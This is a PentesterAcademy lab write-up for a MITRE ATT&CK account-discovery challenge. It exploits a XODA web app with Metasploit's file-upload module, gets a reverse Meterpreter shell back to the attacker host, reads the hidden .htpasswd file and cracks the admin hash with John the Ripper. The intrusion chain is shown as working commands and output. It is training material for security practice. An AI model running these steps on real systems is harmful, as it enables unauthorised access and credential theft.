
ATTACK
DEFENSE
by PentesterAcademy

Name	T1087: Account Discovery II
URL	https://attackdefense.com/challengedetails?cid=1767
Type	MITRE ATT&CK Linux : Discovery

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Find the password stored in htpasswd file for user admin.

Solution:

Step 1: Check the IP address of the attacker machine.

Commands: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
13869: eth0@if13870: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
13873: eth1@if13874: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:4b:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.75.15.2/24 brd 192.75.15.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target machine.

Command: nmap 192.75.15.3

```
root@attackdefense:~# nmap 192.75.15.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 01:20 UTC
Nmap scan report for target-1 (192.75.15.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:4B:0F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```

Step 3: Check the HTTP content hosted on port 80 of target machine.

Command: curl 192.75.15.3

```
root@attackdefense:~# curl 192.75.15.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
```

As mentioned in the challenge, a XODA webapp instance is running on the system which can be exploited using “exploit/unix/webapp/xoda_file_upload” metasploit module

Step 4: Start msfconsole.

Command: msfconsole

```
root@attackdefense:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?

[-] ***
```

Step 5: Select the mentioned module and set the parameter values.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.75.15.3
set TARGETURI /
exploit

```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.75.15.3
RHOSTS => 192.75.15.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.75.15.2:4444
[*] Sending PHP payload (yQLYVNvrLoo.php)
[*] Executing PHP payload (yQLYVNvrLoo.php)
[*] Sending stage (38247 bytes) to 192.75.15.3
[*] Meterpreter session 1 opened (192.75.15.2:4444 -> 192.75.15.3:55888) at 2020-03-25 01:24:07 +0000
[!] Deleting yQLYVNvrLoo.php

meterpreter >
```

A meterpreter session is spawned on the target machine.

Step 6: Start a command shell and check the present working directory.

Commands:
shell
pwd
whoami

```
meterpreter > shell
Process 794 created.
Channel 0 created.
pwd
/app/files
whoami
www-data
```

Step 7: Present working directory is empty. Change to /app directory and list the contents.

Commands:
cd ..
ls -l

```
cd ..
ls -l
total 200
-rwxrwxrwx 1 root     root     10273 Feb 24 10:54 LICENSE
-rwxrwxrwx 1 root     root      8703 Mar 25 01:05 README
-rwxrwxrwx 1 root     root        79 Feb 24 10:54 README.md
-rwxrwxrwx 1 root     root      1284 Mar 25 01:05 config.php
drwxr-xr-x 2 www-data www-data  4096 Mar 25 01:24 files
-rwxrwxrwx 1 root     root     40563 Mar 25 01:05 functions.php
-rwxrwxrwx 1 root     root     57739 Mar 25 01:05 index.php
drwxrwxrwx 2 root     root      4096 Mar 25 01:05 js
-rwxrwxrwx 1 root     root     14598 Feb 24 10:54 logo.png
-rwxrwxrwx 1 root     root      5265 Mar 25 01:05 mobile.css
-rwxrwxrwx 1 root     root        19 Feb 24 10:54 phpinfo.php
-rwxrwxrwx 1 root     root      5758 Mar 25 01:05 style.css
drwxrwxrwx 2 root     root      4096 Mar 25 01:05 xd_icons
-rwxrwxrwx 1 root     root     18850 Mar 25 01:05 zipstream.php
```

Step 8: htpasswd file is hidden in most cases. List all files/directories inclusing hidden ones.

Command: ls -al

```
ls -al
total 220
drwxrwxrwx 1 root     root      4096 Mar 25 01:21 .
drwxr-xr-x 1 root     root      4096 Mar 25 01:16 ..
drwxrwxrwx 1 root     root      4096 Feb 24 10:54 .git
-rw-r--r-- 1 root     root        44 Mar 25 01:09 .htpasswd
drwxr-xr-x 2 www-data www-data  4096 Mar 25 01:21 .xoda
-rwxrwxrwx 1 root     root     10273 Feb 24 10:54 LICENSE
```

Step 9: Check the content of the .htpasswd file.

Command: cat .htpasswd

```
cat .htpasswd
admin:$apr1$cVmvMNdi$TSN9vCugRwO00n7xB5E6H0
```

Step 10: Copy the content of .htpasswd file and create a new file with this content on Kali attacker machine.

Command: vim htpasswd

```
root@attackdefense:~# vim htpasswd
root@attackdefense:~#
root@attackdefense:~# cat htpasswd
admin:$apr1$cVmvMNdi$TSN9vCugRwO00n7xB5E6H0
root@attackdefense:~#
```

Step 13: Run john the ripper on the saved file and use the dictionary file mentioned in the challenge.

Command: john --wordlist=/root/wordlists/100-common-passwords.txt htpasswd

```
root@attackdefense:~# john --wordlist=/root/wordlists/100-common-passwords.txt htpasswd
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 256/256 AVX2 8x3])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 100 candidates left, minimum 384 needed for performance.
raspberry        (admin)
1g 0:00:00:00 DONE (2020-03-25 01:27) 5.000g/s 500.0p/s 500.0c/s 500.0C/s 242424..vagrant
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@attackdefense:~#
```

Flag: raspberry

References:

1. Account Discovery (https://attack.mitre.org/techniques/T1087)